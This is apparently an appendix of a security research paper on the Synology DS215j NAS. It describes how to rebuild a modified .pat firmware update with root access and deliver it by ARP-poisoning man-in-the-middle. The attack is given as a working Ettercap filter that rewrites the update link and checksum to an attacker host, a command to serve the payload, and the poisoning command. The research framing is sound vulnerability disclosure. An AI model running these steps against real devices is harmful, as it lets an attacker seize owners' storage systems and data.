[Ass15] Parks Associates. Parks associates forecasts japan and south korea as key markets for consumer cloud storage. https://www.parksassociates.com/blog/article/pr-june2015-cloud-storage, June 2015. 3

[Got15] Ben Gottesman. Readers' choice awards 2015: Routers and network attached storage (nas). http://www.pcmag.com/article2/0,2817,2483167,00.asp, April 2015. 3

[May] Daniel Mayer. idb: ios app security assessment tool. http://www.idbtool.com/. 10

Initial Setup

GenRSS.php XML Response Sample


```
<model>
    <mUnique>synology_armada375_ds215j</mUnique>
    <mLink>
        http://global.download.synology.com/download/DSM/5.2/5565/DSM_DS215j_5565.pat
    </mLink>
    <mCheckSum>7a49caaf8e65d053af04b1d810cfe0da</mCheckSum>
</model>
```

.pat File Structure and Recreation

A Synology `.pat` file is a simple tar archive. It must contain at least the following three files to be accepted as a valid update file.

- `VERSION` - A file containing details such as major version, minor version, build number, etc. The versions (major and minor) must be newer than the current version or the update will not be accepted.
- `checksum.syno` - A checksum file that contains checksums for each file as well as a final checksum of all files together.
- `updater` - A simple executable file (shell script or binary) which runs as root during the update process.

Although with the above basics one can create a simple `.pat` file, the `.pat` files produced by Synology contain many more components. The structure of a Synology `.pat` file is laid out below in Figure 5.



```
.
├── VERSION
├── checksum.syno
├── hda1.tgz
├── indexdb.tgz
├── packages
│   └── PythonModule-armada375-0002.spk
├── rd.bin
├── synohdpack_img.tgz
├── uboot_DS215jv10.bin
├── uboot_do_upd.sh
├── updater
└── zImage
```

Figure 5: Structure of a .pat File

When modifying the `.pat` file, one has the ability to change, remove, or create any file, so long as a valid `VERSION`, `checksum.syno`, and `updater` remain. This brings us to a valid `checksum.syno` file. Synology implemented their own proprietary checksum algorithm to calculate checksums for each file. In order to generate a valid checksum file, we utilized a tool called `synochecksum` [and] and wrapped it in our own script. One can recreate a `checksum.syno` file simply by running `synochecksum` on all files in the directory of the extracted `.pat` file. After modifying any necessary files, and recreating the `checksum.syno` file, the directory can be re-tarred and renamed with the file extension `.pat`.

hda1.tgz Modification

The `hda1.tgz` file is an xz compressed tar archive which contains a filesystem written to the DS215j hard drive upon installing the `.pat` file. In order to gain root access to the system, an attacker can modify files within the `hda1.tgz` archive and recreate the archive. This malicious archive is then included in a malicious `.pat` archive which can be fed to the DS215j via a MITM attack.

In order to create a malicious `hda1.tgz` file, the following steps must be followed:

- Untar the original `hda1.tgz` file obtained from the extracted `.pat` file
- Modify / Create / Remove any files from the extracted `hda1.tgz` archive
- Recreate the `hda1.tgz` file via `tar -cvJf hda1.tgz *`
  Note: The `-J` flag is necessary to utilize xz compression.

MITM Details

In order to prove we could force the DS215j to accept and use a malicious `.pat` file, we constructed a MITM scenario in our test environment. There are many capable tools for orchestrating a MITM attack, but we choose Ettercap. Ettercap has the ability to both perform ARP poisoning, as well as modify and forward traffic with custom written filters. We also needed a web server to host the malicious `.pat` file. For this, we simply used Python's built in `SimpleHTTPServer`.

Going forward with this example, it is important to note that `10.0.2.4` is the IP address of the machine hosting the malicious `.pat` file. Also of importance is the fact that the `.pat` file is hosted in a directory on the web server called `aaaabbbbccccddddeee`. The reason for this will be explained in the following steps.

Step 1 - Create the Ettercap Filter An Ettercap filter can be used to modify packets on the fly before forwarding them. In our case, we want to search for a certain string and replace it. Recall the structure of the XML update file returned to the NAS when it requests the location of the newest `.pat` file to download (Appendix A.1). This XML file provides a link to the latest `.pat` file, as well as a checksum for that `.pat` file. These are the two values we want to replace. Because of the way TCP packets are handled, we want to ensure that we replace one string with another of equal length, thus the reason why the malicious `.pat` file is hosted at `10.0.2.4/aaaabbbbccccddddeee/` rather than at simply `10.0.2.4/`.

The following Ettercap filter will accomplish replacing the download link and checksum for the `.pat` file with those that correspond to our malicious `.pat` file.

```
if (ip.proto == TCP && tcp.src == 80 && search(DATA.data, "http://global.download.synology.
    com"))
{
    replace("global.download.synology.com", "10.0.2.4/aaaabbbbccccddddeee");
    replace("original_.pat_md5sum", "new_.pat_md5sum");
    msg("Modified .pat link and checksum!");
}
```

After creating the filter, it needs to be compiled. Use the command `etterfilter syno.filter -o syno.ef` where `syno.filter` is the raw filter and `syno.ef` is the compiled filter.

Step 2 - Spin Up an HTTP Server Place the malicious `.pat` file in a folder called `aaaabbbbccccddddeee`. Then navigate to the containing folder and run the following Python command to start an HTTP server on Port 80 (Note: `sudo` is needed to bind to Port 80):

```
sudo python -m SimpleHTTPServer 80
```

Step 3 - Start Ettercap Assuming the DS215j is on the `10.0.2.0/24` network, use the following command to start Ettercap:

```
sudo ettercap -T -q -F /path/to/filter.ef -M ARP /10.0.2.1-254// -P autoadd
```

This will ARP poison the `10.0.2.0/24` network so traffic gets routed through the host machine, allowing it to be modified on the fly. Now any requests the DS215j makes for an update during its initial setup process will receive a modified response pointing the DS215j to download and use our malicious `.pat` file instead of a genuine Synology `.pat` file.